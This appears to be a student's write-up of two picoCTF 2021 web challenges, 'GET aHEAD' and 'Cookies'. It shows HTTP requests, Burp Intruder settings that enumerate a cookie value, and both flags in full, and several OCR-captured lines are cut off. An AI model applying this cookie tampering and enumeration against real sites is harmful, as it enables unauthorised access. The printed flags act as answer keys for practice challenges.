Pico CTF


IT NUMBER: IT22345332

NAME: G.P DINUJAYA THAMARA

WEEKEND BATCH


MALABE CAMPUS

GET AHEAD CTF Box




Request

```
HEAD / HTTP/1.1
Host: mercury.picoctf.net:34561
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.60
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close
```



Response

```
HTTP/1.1 200 OK
flag: picoCTF{r3j3ct_th3_du4l1ty_8f878508}
Content-type: text/html; charset=UTF-8
```



GET aHEAD

| 20 points

Tags: picoCTF 2021 Web Exploitation

AUTHOR: MADSTACKS

Description


Find the flag being held on this server to get ahead of the competition

http://mercury.picoctf.net:34561/


81,075 users solved

picoCTF{r3j3ct_th3_du4l1ty_8f878508}

Cookies CTF Box




Name	Value	Do...	Path	Expi...	Size	Http...	Se
name	-1	mer...	/	Sess...	6		




```
Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
ri/537.36

ml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/si

icoctf.net:29649/
flate, br
;q=0.9

GRzeW4ySXkxYUJXTkJaeWRnWENmMmJrS2FLVHVNRjRMWnFOeWdlKOQvU2dSVjFONVRpanJON3MrSlRDRE9PROt
UmpubURlNldENG1PK2dIUTZ3empDUHdvRjI=; name=20
```

```
    <!-- Categories: success (green), info (blue), warning (yello


    <div class="alert alert-success alert-dismissible" role="aler
      <button type="button" class="close" data-dismiss="alert" ar
        <span aria-hidden="true">
          &times;
        </span>
      </button>
      <!-- <strong>Title</strong> --> That is a cookie! Not very
    </div>



    <div class="jumbotron">
      <p class="lead">
      </p>
      <p style="text-align:center; font-size:30px;">
        <b>
          I love fortune cookies!
        </b>
      </p>
    </div>


    <footer class="footer">
      <p>
        &copy; PicoCTF
      </p>
    </footer>
```



```
cury.picoctf.net:29649
trol: max-age=0
nsecure-Requests: 1
t: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
4.0.6367.60 Safari/537.36

,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/si
ange;v=b3;q=0.7
http://mercury.picoctf.net:29649/
coding: gzip, deflate, br
nguage: en-US,en;q=0.9
uth_name=
HFVWElIa1p6aOxtaGRzeW4ySXkxYUJXTkJaeWRnWENmMmJrS2FLVHVNRjRMWnFOeWd1K0QvU2dSVjFONVRpanJON3MrS1RDRE9PROt
WTNXNGZsaU1TSk82UmpubUR1N1dENG1PK2dIUTZ3empDUHdvRjI=; name=22
n: close
```


```
          </ul>
        </nav>
        <h3 class="text-muted">
          Cookies
        </h3>
      </div>

      <!-- Categories: success (green), info


      <div class="alert alert-success alert-d
        <button type="button" class="close" da
          <span aria-hidden="true">
            &times;
          </span>
        </button>
        <!-- <strong>Title</strong> --> That :
      </div>



      <div class="jumbotron">
        <p class="lead">
        </p>
        <p style="text-align:center; font-size
          <b>
            I love icebox cookies!
          </b>
        </p>
      </div>
```



arget: http://mercury.picoctf.net:29649

☑ Update Host header to match

```
 /check HTTP/1.1
:: mercury.picoctf.net:29649
ne-Control: max-age=0
rade-Insecure-Requests: 1
:-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.60 Safari/537.36
ept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
erer: http://mercury.picoctf.net:29649/
ept-Encoding: gzip, deflate, br
ept-Language: en-US,en;q=0.9
tie: auth_name=bmpSUk92dHFVWElIa1p6aOxtaGRzeW4ySXkxYUJXTkJaeWRnWENmMmJrS2FLVHVNRjRMWnFOeWd1K0QvU2dSVjFONVRpanJON3MrS1RDRE9PROtwVFR4dOVQWTNXNGZsaU1TSk82UmpubUR1N1dENG1PK2dIUTZ3empDUHdvRjI=; name=§20§
nection: close
```




Grep - Match

These settings can be used to flag result items containing specified expressions.

☑ Flag result items with responses matching these expressions:

picoCTF{

picoCTF{



Payload settings [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: ● Sequential ○ Random

From: 0

To: 30

Step: 1

How many:

Number format

Base: ● Decimal ○ Hex

Min integer digits: 0

Max integer digits: 2


Min fraction digits: 0

Max fraction digits: 0

Examples


1

21




Request	Payload	Status code	Response received	Error	Timeout	Length	picoCTF{	Comment
14	13	200	259			1935		
15	14	200	288			1931		
16	15	200	285			1937		
17	16	200	253			1935		
18	17	200	253			1932		
19	18	200	263			1265	1	
20	19	200	285			1935		
21	20	200	257			1934		
22	21	200	281			1934		

When name=19 it has a similar content to picoCTF{



```
            Cookies
          </h3>
        </div>

        <div class="jumbotron">
          <p class="lead">
          </p>
          <p style="text-align:center; font-size:30px;">
            <b>
              Flag
            </b>
            : <code>
              picoCTF{3v3ry1_l0v3s_c00k135_a1f5bdb7}
            </code>
          </p>
        </div>
```



Cookies

AUTHOR: MADSTACKS

Description


Who doesn't love cookies? Try to figure out the best one.

http://mercury.picoctf.net:29649/

61,262 users solved

picoCTF{3v3ry1_l0v3s_c00k135_a1f5bdb7}

